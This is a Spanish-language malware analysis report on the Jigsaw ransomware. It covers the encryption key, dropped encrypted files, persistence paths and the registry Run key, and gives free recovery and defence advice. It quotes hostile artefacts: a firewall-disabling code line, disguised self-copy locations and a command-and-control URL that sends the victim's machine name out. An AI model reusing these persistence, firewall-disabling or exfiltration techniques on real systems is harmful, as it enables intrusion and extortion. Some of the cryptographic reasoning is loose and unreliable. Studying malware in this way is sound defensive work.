


Imagen 35: Esto muestra la contraseña de cifrado y la extensión de los archivos después de cifrarlos.

Análisis de la contraseña de cifrado

El EncryptionPassword era OolsAwwF23cICQoLDA00De== que cuando se convierte en binario da

Text to Binary translator

ASCII text to binary converter.

Enter text and press the *Convert* button to convert to binary (e.g enter "Example" to get "01000101 01111000 01100001 01101101 01110000 01101100 01100101"):

OoIsAwwF23cICQoLDA00De==

Delimiter string: none

Convert Reset Swap

01001111011011110100100101110011010000010111011101110111010001100011001000110011011000110100100101000011010100010110111101001100010010001000001001100000100111101000100011001010011110100111101

Select

Imagen 36: Extraída de Text to Binary.

Eso es en realidad 192 bits. Eso significa que la contraseña está usando un cifrado de 192 bits.




Imagen 37: Extraída de 1 word

El resultado de la ejecución del malware es que todos los archivos no esenciales se cifran y tienen una extensión .fun. Yendo más allá, pude encontrar una función AesCryptoServiceProvider que muestra que el cifrado que se lleva a cabo es AES.

```
public AesCryptoServiceProvider()
{
    string providerName = "Microsoft Enhanced RSA and AES Cryptographic Provider";
    if (Environment.OSVersion.Version.Major == 5 && Environment.OSVersion.Version.Minor == 1)
    {
        providerName = "Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)";
    }
    this.m_cspHandle = CapiNative.AcquireCsp(null, providerName, CapiNative.ProviderType.RsaAes, CapiNative.CryptAcquireContextFlags.VerifyContext, true);
    this.FeedbackSizeValue = 8;
    int keySizeValue = 0;
    KeySizes[] array = AesCryptoServiceProvider.FindSupportedKeySizes(this.m_cspHandle, out keySizeValue);
    if (array.Length != 0)
    {
        this.KeySizeValue = keySizeValue;
        return;
    }
    throw new PlatformNotSupportedException(SR.GetString("Cryptography_PlatformNotSupported"));
}

[SecuritySafeCritical]
public override ICryptoTransform CreateDecryptor()
{
    if (this.m_key == null || this.m_key.IsInvalid || this.m_key.IsClosed)
    {
        throw new CryptographicException(SR.GetString("Cryptography_DecryptWithNoKey"));
    }
    return this.CreateDecryptor(this.m_key, this.IVValue);
}
```

Imagen 37

La siguiente clase fue básicamente responsable de todo el cifrado y descifrado de archivos.

En términos generales, el malware suelta varios archivos durante el tiempo de ejecución y esto puede servir como un vehículo para obtener una visión más profunda de los comportamientos y procesos binarios. La supervisión de escrituras y cambios de archivos durante los análisis dinámicos proporcionará una lista de archivos eliminados. En la lista a continuación, podemos ver que se eliminaron muchos archivos.

Dropped files

```

details "refresh1.jpg.fun" has type "data"
          "resource.h.fun" has type "data"
          "Logger.h.fun" has type "data"
          "DisableWindowsFirewall.cpp.fun" has type "data"
          "ReadMe.txt.fun" has type "data"
          "FileServiceProxy.h.fun" has type "data"
          "Rtutils.h.fun" has type "data"
          "favorites3.jpg.fun" has type "data"
          "wxlist.h.fun" has type "data"
          "localedata.jar.fun" has type "data"
          "WinNT.h.fun" has type "data"
          "SecurityCenterMonitoringSample.cpp.fun" has type "data"
          "ReadMe.Txt.fun" has type "data"

source Extracted File

```

Imagen 38

El archivo que se destaca de inmediato es "The DisableWindowsFirewall.cpp", un binario de C++ que importa el encabezado netfw.h de Windows y proporciona control sobre la aplicación de firewall de Windows.

// Deshabilitar Firewall de Windows para el perfil de Dominio

```
hr = pNetFwPolicy2 -> put_FirewallEnabled ( NET_FW_PROFILE2_DOMAIN , FALSE ) ;
```




Imagen 39

El programa parece copiarse a sí mismo en la siguiente ubicación disfrazándose como un programa legítimo.

```
% AppData$\Roaming\Frfox\firefox . exe AppData\Local\Drpbx\drpbx . exe
```

Esta URL también se encontró durante el tiempo de ejecución, lo que probablemente esté relacionado con el servidor de comando y control que ya no está presente. En algunos casos, el ransomware Jigsaw también incluía el malware Athena para permitir el control remoto del dispositivo de destino.

```
http://demourl.co.nf/pwd/write.php?info=PC-admin%20cEpFtlMNwZUsZLNuGPQTiT==
```


Wireshark nos mostró una consulta a una billetera de bitcoin al solicitar el descifrado del archivo. El ransomware hace ping continuamente a esta dirección para determinar si se ha realizado un depósito de bitcoin, en cuyo caso se desbloquearán sus archivos.

Cambios en el registro

Las siguientes claves de registro se cambiaron para establecer la persistencia en el inicio y reinicios.


```
HKCU \Software\Microsoft\Windows\CurrentVersion\Run firefox . exe = C :  
\Usuarios\admin . administrador - PC \AppData\Roaming\Frfox\firefox . exe
```

Hay un total de 10 cosas que han cambiado en el registro, que se han encontrado usando la herramienta RegShot.




Como este programa malicioso está diseñado con .net framework, descompílelo con la herramienta Dotpeek. Hay varios descompiladores .net, pero recomiendo usar Dotpeek porque es fácil de usar, confiable y separa más gráficamente todas las funciones y variables.

Fondo de formulario.css:




Este conjunto de código es responsable de la interfaz Jigsaw-gui y el temporizador se ejecuta en segundo plano.

FormEncryptedFiles.css:



Aquí, al examinar DataGridView, DataGridViewTextBoxColumn está claro que usa as192, lo que significa que usa cifrado simétrico para decodificar los archivos. La misma clave se utiliza tanto para el cifrado como para el descifrado.

Config.css:




La conclusión:

Si se descubre que se ve afectado por este programa malicioso accidentalmente. No es necesario pagar para recuperar los archivos. Ya existe una herramienta hecha para aquellos que han sido afectados por el programa Jigsaw.

El programa es Jigsaw Decrypter de Bleeping Computer.

<https://www.bleepingcomputer.com/download/jigsaw-decrypter/>



SCREENSHOTS FOR JIGSAW DECRYPTER

Relacionando Evidencias

Podemos decir que una de las evidencias entre estático y dinámico, es que usan las mismas firmas o signatures del archivo del malware, por supuesto usan el mismo código de malware, donde se encuentran también los .exe como jigsaw, Firefox y drop que se repiten en ambos análisis, en los recursos del sistema también podemos evidenciar tanto en estático como dinámico el mismo uso de la CPU, memoria del sistema y similares, en el estático digamos de una forma de “lectura” y en el dinámico en forma de “ejecución”. También si usamos wireshark como monitoreo de red, podemos comprobar que muchos datos que nos salían en conexiones de un análisis estático, se igualan en el dinámico al hacer el monitoreo de la red.

¿Cómo protegerse contra él?

Los analistas de ciberseguridad descubrieron muy rápidamente que el ransomware Jigsaw y todas sus variantes podían derrotarse fácilmente . Aunque la pantalla de rescate indica que se eliminarán 1000 archivos si el usuario intenta detener el proceso, ese no es el caso.

Siga estos pasos para recuperarse de Jigsaw gratis:

Abra el Administrador de tareas y elimine dos procesos. Estos son Firefox y Dropbox . La variante que tiene puede usar uno o ambos. Si no ves ambos, no te preocupes. Solo asegúrate de que ninguno se esté ejecutando.

Abra la pestaña Inicio en el Administrador de tareas y deshabilite las entradas de Firefox y/o Dropbox allí.

Descargue CheckPoint Jigsaw Puzzle Solver haciendo clic [aquí](#) . Descomprima el archivo JPS.zip.

Vaya al directorio en el que descomprimió y haga clic con el botón derecho en el archivo JPS.exe ; seleccione Ejecutar como administrador .

Siga las instrucciones de Jigsaw Puzzle Solver.

La utilidad Check Point engaña al programa Jigsaw haciéndole creer que se ha pagado el rescate, por lo que inicia todos sus procesos de remediación y descifra todos los archivos. También limpiará eliminando todos los elementos del ransomware Jigsaw de la computadora.

Dos características de Jigsaw hacen que sea fácil de manejar. En primer lugar, solo infecta una computadora a la vez; no se replica a sí mismo en la red. En segundo lugar, se activa inmediatamente después de que se haya instalado en una computadora, por lo que no tiene que preocuparse de que pueda haber copias inactivas en cualquiera de sus computadoras.

Jigsaw no ha vuelto a aparecer desde hace bastante tiempo. Sin embargo, los creadores nunca fueron arrestados, por lo que aún andan por ahí y podrían relanzar una campaña en cualquier momento. Aunque hay una solución fácil disponible para revertir el cifrado, estos piratas confían en el hecho de que algunas personas que son atacadas entrarán en pánico y pagarán el rescate lo más rápido posible sin buscar una solución gratuita.

Los hackers detrás de Jigsaw nunca fueron identificados. Ni siquiera se descubrió en qué país operan. Hay muchas investigaciones publicadas en la Web que explican las debilidades de Jigsaw, y es muy probable que los piratas informáticos hayan leído todo ese análisis. Podrían estar ahí afuera ahora mismo, fortaleciendo su ransomware para que sea más difícil de derrotar.

El usuario de la computadora descarga el ransomware Jigsaw. Por lo tanto, la protección esencial contra futuros ataques de este y cualquier otro ransomware es educar a la comunidad de usuarios sobre la descarga de archivos adjuntos en correos electrónicos de fuentes desconocidas. También es una buena idea imponer sanciones a los usuarios para evitar que descarguen software no autorizado en las computadoras de la empresa.

También debe tener un software de ciberseguridad inteligente instalado en todos los puntos finales e invertir en un software de monitoreo de seguridad.

Las mejores herramientas para la defensa contra el ransomware Jigsaw

Dado que las computadoras de escritorio son las más vulnerables al ransomware Jigsaw, debe obtener un paquete de conjunto de respuestas y detección de puntos finales (EDR) para proteger todos sus puntos finales. Si está sujeto a un estándar de privacidad de datos, como HIPAA, PCI DSS o GDPR, debe tener un software de seguridad para defender los datos confidenciales de cualquier ataque.

Los sistemas EDR han evolucionado a partir de los sistemas antivirus originales. Mientras que los AV verifican archivos o procesos que se ejecutan en una computadora en una lista de malware conocido, los EDR son más sofisticados. TI necesita tiempo para que los laboratorios de investigación de seguridad cibernética se den cuenta del nuevo malware, lo investiguen y produzcan una solución.

Durante ese período, muchas computadoras podrían verse infectadas por lo que se denomina “ataques de día cero”. Los sistemas EDR modernos no se basan en una lista negra. En su lugar, buscan comportamientos inusuales.

Un sistema EDR sólido comparte información sobre ataques entre clientes. Esto elimina los laboratorios de investigación mediante la combinación de experiencias, por lo que tan pronto como la implementación de un EDR detecta un nuevo virus en el sitio de un cliente, todas las demás instancias de ese EDR que operan en el mundo lo saben.

¿Qué pasa si pagas el ransomware?

Es una mala idea pagar el rescate por un ataque de ransomware. Es mucho mejor prepararse para defender sus datos de un ataque creando copias de seguridad periódicas. Muchas cepas de ransomware ni siquiera tienen el mecanismo para restaurar los archivos dañados, por lo tanto pagarás por rescatar tus archivos pero no podrás hacerlo, dado que como comento, muchos de estos malwares, no tienen ninguna capacidad de restaurarte tus archivos rotos, además que nunca sabremos si han podido ser infectados de nuevo con otro tipo de malware.